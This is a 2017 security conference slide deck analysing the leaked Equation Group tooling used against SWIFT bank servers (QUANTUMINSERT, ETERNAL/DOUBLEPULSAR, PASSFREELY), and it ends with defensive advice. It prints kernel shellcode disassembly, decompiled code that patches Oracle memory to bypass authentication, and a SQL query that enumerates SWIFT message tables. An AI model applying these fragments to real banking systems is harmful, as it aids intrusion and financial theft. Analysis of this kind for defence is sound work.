Our Financial System is under Attack

Matt Suiche (@msuiche), Comae Technologies
@x0rz

Timeline of known SWIFT attacks

	Aug-Sept 2013	2014 - 2015	December 2015	February 2016	2015-2017
Countries	UAE, Belgium, Egypt	Ecuador	Vietnam	Bangladesh	Ukraine, Hong Kong, Taiwan, UAE, Thailand, Oman, Australia, Kuwait
Goal	Data Exfiltration for intel purposes	$12M USD	$1.1M	$951M USD	> $1Bn and counting
Status	Success	Success	Failed	$81M USD	Success. Ongoing.
Actor	Equation Group	Unknown	Lazarus Group	Lazarus Group	Russian group.
Name	JEEPFLEA_MARKET				Carbanak

Timeline

First Leak

Sat 13 August 2016

Sat Mon 8 Apr 2017

Fri 14 Apr 2017

Blogpost in which SB reveals password to the leaked archive `eqgrp-auction-file.tar.xz.gpg` from August 2016.

Content: Unix exploits and Linux ops tools

New leak (tweet addressed to @hackerfantastic)
Content: Windows exploits, implants and framework and SWIFT hacking ops notes

JEEPFLEA - Modus Operandi


- 1. Infection (**QUANTUMINSERT**)
- 2. Persistence
  - 2.1 (From **EXTRABACON**/ **EPICBANANA** to **BANANAGLEE** / **BARGLEE** /**ZESTYLEAK**)
  - 2.2 From **ETERNAL*** exploit suite to SBZ
    - **FUZZBUNCH** exploit framework
- 3. Exfiltrate data from SWIFT Alliance Access servers
  - **PASSFREELY**
  - Oracle scripts (e.g. initial_oracle_exploit.sql)
- 4. Erasing traces and leaving
  - **SCRUBHANDS** / **POLARCALGON**

Stage 1 - Initial infection

- **QUANTUMINSERT**
- Collect Preliminary Data

```
TLN:  76695 - (QUANTUM against [redacted] employee network in [redacted])
Start:  30 May 2013
End:  28 Aug 2013
Tag:   http://piezasrazonable.com/manual/embed.php?
display=APBqRQB4hUYAisRGAKBZRTeMD0AKg7edtbNiacX/yUkZ4L2q30c7QSFfzLnWUjP
ORMzyIvZEeBnHcdL1Ewk9WgdxrsPQjP1rzdYQmwRCLa+WHb7VIRwIT2obksNwQ7nf
```


- The new exploit hotness is Quantum. Certain Quantum missions have a success rate as high as 80%, where spam is less than 1%.



Stage 2 - Persistence

```
select '"SWIFT_Dates_In_Database"' from dual;
select substr(table_name,6,20) SWIFT_Dates_In_Database
from all_tables
where owner = 'SAAOWNER'
and table_name like 'MESG%'
and table_name not like '%YYYYMMDD%'
order by 1 desc
/
```

Backdoored servers with **STRAIGHTBIZARRE**



Persistence – Firewalls and VPN

- Access
- EXTRABACON / EPICBANANA
  - Cisco ASA Firewalls exploits – Back Aug 2016 by Cisco
- Persistence
- BANANAGLEE / BARGLEE / ZETSYLEAK
  - Juniper NetScreen

Persistence - Windows

- Access
- FUZZBUNCH exploit framework
  - ETERNAL* remote kernel exploits for the SMB drivers
- Persistence
- KILLSUIT/KISU
- Composed of user-land and kernel-mode modules

```
kd> u ffdff1f1
ffdff1f1 31c0          xor     eax,eax
ffdff1f3 40            inc     eax
ffdff1f4 90            nop
ffdff1f5 7408          je      ffdff1ff
ffdff1f7 e809000000    call    ffdff205
ffdff1fc c22400        ret     24h
ffdff1ff e8a7000000    call    ffdff2ab
ffdff204 c3            ret
kd> u ffdff205
ffdff205 e801000000    call    ffdff20b
ffdff20a eb90          jmp     ffdff19c
ffdff20c 5b            pop     ebx
ffdff20d b976010000    mov     ecx,176h
ffdff212 0f32          rdmsr
ffdff214 a3fcffdfff    mov     dword ptr ds:[FFDFFFFCh],eax
ffdff219 8d4317        lea     eax,[ebx+17h]
ffdff21c 31d2          xor     edx,edx
kd> u ffdff2ab
ffdff2ab b9820000c0    mov     ecx,0C0000082h
ffdff2b0 0f32          rdmsr
ffdff2b2 48            dec     eax
ffdff2b3 bbf80fd0ff    mov     ebx,0FFD00FF8h
ffdff2b8 ff            ???
ffdff2b9 ff            ???
ffdff2ba ff            ???
ffdff2bb ff8953048903  dec     dword ptr [ecx+3890453h]
kd>
```

```
Command
kd> dd 0FFDFF0A0h L300
ffdff0a0  ffd000b0 ffffffff ffd000b0 ffffffff
ffdff0b0  00000000 00000000 00000000 00000000
ffdff0c0  84a11014 84a11014 00000000 00000000
ffdff0d0  00000000 00000000 00000000 00000000
ffdff0e0  00000000 00000000 00000000 00000000
ffdff0f0  00000000 00000000 00000000 00000000
ffdff100  00000000 00000000 00000000 00000000
ffdff110  00000000 00000000 00000000 00000000
ffdff120  00000000 00000000 00000000 00000000
ffdff130  00000000 00000000 00000000 00000000
ffdff140  00000000 00000000 00000000 00000000
ffdff150  00000000 00000000 00000000 00000000
ffdff160  00000000 00000000 00000000 00000000
ffdff170  00000000 00000000 00000000 00000000
ffdff180  00000000 00000000 00000000 ffdff190
ffdff190  00000000 ffdff1f1 00000000 00000000
ffdff1a0  00000000 00000000 00000000 00000000
ffdff1b0  00000000 00000000 00000000 00000000
ffdff1c0  00000000 00000000 00000000 00000000
ffdff1d0  00000000 00000000 ffd001f0 ffffffff
ffdff1e0  00000000 00000000 ffd00200 ffffffff
ffdff1f0  40c03100 e8087490 00000009 e80024c2
ffdff200  000000a7 0001e8c3 90eb0000 0176b95b
```

```
mov     eax, 0FFD000B0h
mov     [esi+0A0h], eax
mov     [esi+0A8h], eax
or      edx, 0FFFFFFFFh
mov     [esi+0A4h], edx
mov     [esi+0ACh], edx
mov     dword ptr [esi+1D8h], 0FFD001F0h
mov     [esi+1DCh], edx
mov     dword ptr [esi+1E8h], 0FFD00200h
mov     [esi+1ECh], edx
push    3
pop     ecx
mov     [esi+8], ecx
and     dword ptr [esi+188h], 0
mov     eax, 0FFDFF0C0h
mov     [esi+0C0h], eax
mov     [esi+0C4h], eax
mov     [esi+28h], ecx
mov     dword ptr [esi+18Ch], 0FFDFF190h
mov     dword ptr [esi+194h], 0FFDFF1F0h
mov     eax, [edi+1Ch]
add     eax, 39Ah
cmp     eax, ebx
jbe     short copyKernelHandler
```

```
kd> u ffdff39a
ffdff39a 31c0          xor     eax,eax
ffdff39c 40            inc     eax
ffdff39d 90            nop
ffdff39e 0f84b5050000  je      ffdff959
ffdff3a4 e800000000    call    ffdff3a9
ffdff3a9 58            pop     eax
ffdff3aa 60            pushad
ffdff3ab 89c3          mov     ebx,eax
kd>
```

```
push    eax
push    32h
push    dword ptr [edi+4Ch]
mov     [ebp+64h+var_B8], 0DF5D0003h
call    sub_404D45
add     esp, 0Ch
jmp     loc_404984
```

```
push    ebx             ; int
push    esi             ; Memory
call    sub_4156CF
mov     eax, [ebp+64h+var_BC]
xor     esi, esi
mov     [eax], esi
mov     eax, [ebp+64h+var_C4]
mov     [eax], esi
mov     eax, [ebp+64h+var_C8]
mov     [eax], esi
mov     eax, [ebp+64h+var_C0]
push    ebx
mov     [eax], esi
```

```
copyKernelHandler:      ; Size
push    1A9h
lea     eax, [esi+1F1h]
push    offset kernelHandler
push    eax             ; Dst
call    memcpy
push    dword ptr [edi+1Ch] ; Siz
lea     eax, [esi+39Ah]
push    dword ptr [edi+18h] ; Src
push    eax             ; Dst
call    memcpy
mov     eax, [ebp+64h+var_BC]
```

)% (-185,2351) (40,45) 00003D6E 0040496E: sub_40474C+222 (Synchronized with Hex View-1)

DOUBLEPULSAR in Memory

- DOUBLEPULSAR sends commands over SMB, and loads/inject DLLs from memory only.

```
kd> r $t0 = poi(srv!SrvTransaction2DispatchTable + (0n14 * $ptrsize)) & 0xFFFFF000
kd> dds $t0 + 0x10 L1
83f9f010  91463530 srv!SrvTransaction2DispatchTable
kd> ? $t0
Evaluate expression: -2080772096 = 83f9f000
kd> !poolfind None

Scanning large pool allocation table for tag 0x656e6f4e (None) (85c88000 : 85d88000)

83f9f000 : tag None, size    0x1000, Nonpaged pool

Searching nonpaged pool (80000000 : ffc00000) for tag 0x656e6f4e (None)

83fd42d0 : tag None, size      0x50, Nonpaged pool
841683d0 : tag None, size      0x50, Nonpaged pool
kd> r $t1 = poi(poi($t0 + 0x3c) - 0x28)
kd> r $t2 = (($t1 & 0xff) + (($t1 >> 0n8) & 0xff) + (($t1 >> 0n16) & 0xff) + (($t1 >> 0n24) & 0xff)) & 0xff
kd> .printf "Command: 0x%x\n", $t2
Command: 0xc8

kd>
```

Dan Tentler
@Viss

Replying to @chrisdoman

im using doublepulsar to check for doublepulsar.
there are zero false positives.
I get the unique xor key for each finding

```
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xECAA0175
[+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x1E267658
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xFB9940A8
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0x74D61353
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xCF08FC43
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0x21AE4BA1
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xA0B55601
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xE65DC09F
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0x3E48F3E0
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0x811CD7CB
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0x354873AF
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0xA0B55601
[+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x1E267658
[+] Ping returned Target architecture: x64 (64-bit) - XOR Key: 0x1F6556B1
```

RETWEETS 9 LIKES 19

12:47 PM - 23 Apr 2017

4 9 19

Dan Tentler
@Viss

Follow

current status:
1.17 million host scanned
33,468 found infected.

```
line: 1150139 - found: 32929 - ips/min: 885 - ETC: 94.77/hrs - INFECTED: 2.8600%
line: 1150888 - found: 32983 - ips/min: 749 - ETC: 111.98/hrs - INFECTED: 2.8600%
line: 1151545 - found: 32983 - ips/min: 657 - ETC: 127.66/hrs - INFECTED: 2.8600%
line: 1152350 - found: 32983 - ips/min: 805 - ETC: 104.19/hrs - INFECTED: 2.8600%
line: 1153204 - found: 33037 - ips/min: 934 - ETC: 89.79/hrs - INFECTED: 2.8600%
line: 1154167 - found: 33037 - ips/min: 883 - ETC: 94.98/hrs - INFECTED: 2.8600%
line: 1154878 - found: 33091 - ips/min: 711 - ETC: 117.96/hrs - INFECTED: 2.8600%
line: 1155391 - found: 33091 - ips/min: 513 - ETC: 163.49/hrs - INFECTED: 2.8600%
line: 1156098 - found: 33091 - ips/min: 707 - ETC: 118.63/hrs - INFECTED: 2.8600%
line: 1157038 - found: 33145 - ips/min: 940 - ETC: 89.22/hrs - INFECTED: 2.8600%
line: 1157786 - found: 33145 - ips/min: 748 - ETC: 112.12/hrs - INFECTED: 2.8600%
line: 1158496 - found: 33199 - ips/min: 710 - ETC: 118.13/hrs - INFECTED: 2.8600%
line: 1159461 - found: 33199 - ips/min: 965 - ETC: 86.91/hrs - INFECTED: 2.8600%
line: 1160325 - found: 33253 - ips/min: 864 - ETC: 97.07/hrs - INFECTED: 2.8600%
line: 1161145 - found: 33253 - ips/min: 820 - ETC: 102.28/hrs - INFECTED: 2.8600%
line: 1162102 - found: 33253 - ips/min: 957 - ETC: 87.64/hrs - INFECTED: 2.8600%
line: 1162907 - found: 33306 - ips/min: 805 - ETC: 104.19/hrs - INFECTED: 2.8600%
line: 1163787 - found: 33306 - ips/min: 880 - ETC: 95.31/hrs - INFECTED: 2.8600%
line: 1164603 - found: 33360 - ips/min: 816 - ETC: 102.78/hrs - INFECTED: 2.8600%
line: 1165653 - found: 33360 - ips/min: 1050 - ETC: 79.87/hrs - INFECTED: 2.8600%
line: 1166398 - found: 33414 - ips/min: 745 - ETC: 112.58/hrs - INFECTED: 2.8600%
line: 1167087 - found: 33414 - ips/min: 689 - ETC: 121.73/hrs - INFECTED: 2.8600%
line: 1168059 - found: 33414 - ips/min: 972 - ETC: 86.28/hrs - INFECTED: 2.8600%
line: 1168854 - found: 33468 - ips/min: 795 - ETC: 105.50/hrs - INFECTED: 2.8600%
line: 1169787 - found: 33468 - ips/min: 933 - ETC: 89.89/hrs - INFECTED: 2.8600%
line: 1170205 - found: 33468 - ips/min: 418 - ETC: 200.65/hrs - INFECTED: 2.8600%
```

RETWEETS 107 LIKES 150

12:24 PM - 23 Apr 2017

7 107 150

49160: <unknown> -- DanderSpritz 1.3.0.0 (<unknown>)

File Options


Terminals | PeddleCheap | Server | System

Console

```
          ID: 1 'script' started [target: z0.0.0.1]
Loading module 154 (addr=z0.0.0.1 | type=dsz | file=Script_Lp.dll)
Module loaded
- ------------------------------------------------

- Getting remote time
-     RETRIEVED
Running command 'version'
Compiled :
    Listening Post : 1.3.0
           Implant : 1.3.0
Base :
    DSZ 1.3.0 (1.3.0.0)

- ------------------------------------------------
- Performing setup for i386-winnt on z0.0.0.1
- ------------------------------------------------
- DISABLED - Authentication (LOCAL)
- DISABLED - DuplicateToken (LOCAL)
- DISABLED - Oracle (LOCAL)
- DISABLED - AppCompat (LOCAL)
- DISABLED - InjectDll (LOCAL)
- DISABLED - Pc_Status (LOCAL)
- DISABLED - Flav_Control (LOCAL)
- DISABLED - Break (LOCAL)
- DISABLED - Psp_Avoidance (LOCAL) "32-bit binary on 64-bit OS"
- DISABLED - QuitAndDelete (LOCAL)
- DISABLED - Audit (LOCAL)
- DISABLED - EventLogEdit (LOCAL)
- DISABLED - GetAdmin (LOCAL)
- DISABLED - Handles (LOCAL)
- DISABLED - Hide (LOCAL)
- DISABLED - Papercut (LOCAL)
- DISABLED - PasswordDump (LOCAL)
- DISABLED - Portmap (LOCAL)
- DISABLED - ProcessModify (LOCAL)
- DISABLED - ProcessOptions (LOCAL)
- DISABLED - RunAsChild (LOCAL)
- DISABLED - RunAsSystem (LOCAL)
- DISABLED - Shutdown (LOCAL)
- ------------------------------------------------

- Registering Mcl_NtElevation options
-     SUCCESS
- Registering Mcl_NtNativeApi options
-     SUCCESS
- Setting Mcl_NtNativeApi Type
-     WIN32
```

Stage 3 - Exfiltration

- **STRAIGHTBIZARRE** (SBZ)
  - Based on **CHIMNEYPOOL**/**FRIEZERAMP**
  - RDP-based agent focused on file exfiltration from a PC
- Main target SWIFT Alliance servers
  - Bypass Oracle authentication with **PASSFREELY** implant
    - Finds ORACLE*.exe executable in memory and **2-bytes** patch jnz -> jmp in memory
    - Supports **2635** binary modifications of Oracle Database process, from v7.2 to v10.2 (~**386** versions based on strings)
  - Runs SQL scripts to dump the **entire** database of transactions



PASSFREELY

```
.rdata:1000B884 00000014 C v 10.2.0.3 Patch 27
.rdata:1000B898 0000000C C v 8.1.7.1.5
.rdata:1000B8A4 00000014 C v 10.1.0.5 Patch 23
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdat
.rdata:1000BA14 00000013 C v 9.2.0.5 Patch 10
.rdata:1000BA28 00000012 C v 9.2.0.7 Patch 6
.rdata:1000BA3C 00000014 C v 10.2.0.4 Patch 13
.rdata:1000BA50 00000013 C v 9.2.0.6 Patch 14
.rdata:1000BA64 00000012 C v 10.1.0.4.0 Base
.rdata:1000BA78 00000012 C v 9.2.0.8 Patch 5
.rdata:1000BA8C 0000000B C v 11.1.0.7
.rdata:1000BA98 00000013 C v 9.2.0.7 Patch 11
.rdata:1000BAAC 00000014 C v 10.1.0.5 Patch 24
.rdata:1000BAC0 00000014 C v 10.2.0.4 Patch 19
.rdata:1000BAD4 00000013 C v 9.2.0.8 Patch 24
.rdata:1000BAE8 00000013 C v 10.1.0.3 Patch 8
.rdata:1000BAFC 0000000C C v 8.1.7.2.2
.rdata:1000BB08 00000013 C v 8.1.7.4 Patch 28
.rdata:1000BB1C 0000000F C v 9.2.0.5.0 P1
.rdata:1000BB2C 00000014 C v 10.2.0.4 Patch 23
.rdata:1000BB40 00000014 C v 9.0.1.4.1 Patch 7
.rdata:1000BB54 0000000C C v 8.0.6.3.2
.rdata:1000BB60 0000000C C v 9.2.0.5.0
.rdata:1000BB6C 0000000C C v 7.3.4.4.0
.rdata:1000BB78 00000014 C v 10.1.0.5 Patch 16
.rdata:1000BB8C 0000000C C v 8.1.7.2.5
.rdata:1000BB98 00000012 C v 9.2.0.8 Patch 6
.rdata:1000BBAC 0000000C C v 7.3.2.2.0
.rdata:1000BBB8 0000000C C v 8.1.6.3.6
.rdata:1000BBC4 00000015 C v 10.1.0.2.0 Patch 2
.rdata:1000BBDC 00000013 C v 9.2.0.7 Patch 15
.rdata:1000BBF0 00000014 C v 9.2.0.2.1 Patch 1
.rdata:1000BC04 0000000C C v 8.1.7.2.1
.rdata:1000BC10 00000013 C v 10.2.0.2 Patch 9
.rdata:1000BC24 0000000F C v 9.0.1.3.1 P2
.rdata:1000BC34 0000000C C v 8.1.6.1.3
.rdata:1000BC40 0000000C C v 8.0.5.2.5
.rdata:1000BC4C 0000000F C v 9.2.0.2.1 P6
```

```
    unused = *((_DWORD *)oracleEntry + 1);
    lpBaseAddress = va;
    if ( !VirtualProtectEx(hProcess, va, 4u, 0x40u, &flOldProtect) )
      return 12;
    ReadProcessMemory(hProcess, va, &readMemValue, 4u, &NumberOfBytesRead);
    if ( NumberOfBytesRead != 4 )
      return 13;
    dwXOR = *((_DWORD *)oracleEntry + 6);
    dwOrigin = *((_DWORD *)oracleEntry + 2);
    dwModified = *((_DWORD *)oracleEntry + 4);
    dwXOR2 = *((_DWORD *)oracleEntry + 6);
    if ( cchMultiByte )
    {
      snprintf(
        &MultiByteStr,
        0x100u,
        "\t%s %8x, %s %8x, %s %8x, %s %8x\n",
        &Orig_str,
        dwOrigin,
        &Modified_str,
        dwModified,
        &XOR_str,
        dwXOR,
        &MemValue_str,
        readMemValue);
      convertString(cchMultiByte, &MultiByteStr);
    }
    if ( (readMemValue != dwOrigin || !a3) && (readMemValue != dwModified || a3) )
      break;
    if ( enablePatch )
    {
      readMemValue ^= dwXOR2;
      WriteProcessMemory(hProcess, lpBaseAddress, &readMemValue, 4u, &NumberOfBytesWritten);
      if ( NumberOfBytesWritten != 4 )
        return 14;
    }
    if ( !VirtualProtectEx(hProcess, lpBaseAddress, 4u, flOldProtect, &v17) )
      return 16;
NextEntry:
    oracleEntry += 40;
00003AAF PatchFunction:86
```

Stage 4 – Clean up

- POLARCALGON
  - Erase logs from Firewalls (Release by ShadowBrokers in 2016)
- HANDSCRUBS
  - 14 April ShadowBrokers leak.

What to do ?

- Stay up to date. Recent versions of Windows offer great security mitigation to raise the bar for exploitation.
- Try to detect QUANTUMINSERT attempts
  - https://github.com/fox-it/quantuminsert/tree/master/detection
- Vendors such as SWIFT and Oracle should use protected process features
  - Bengladesh Bank heist was also due to a 2-bytes patch in **liborabdb.dll**
  - ProtectedProcess (CREATE_PROTECTED_PROCESS)
    - Prevent random memory injection into a process from another user-land process..

Appendix

- https://blog.comae.io/the-nsa-compromised-swift-network-50ec3000b195
- https://blog.comae.io/passfreely-oracle-swift-at-risk-eb6886908227


DCDE
دبي 2017
comae
technologies
Questions ? m@comae.io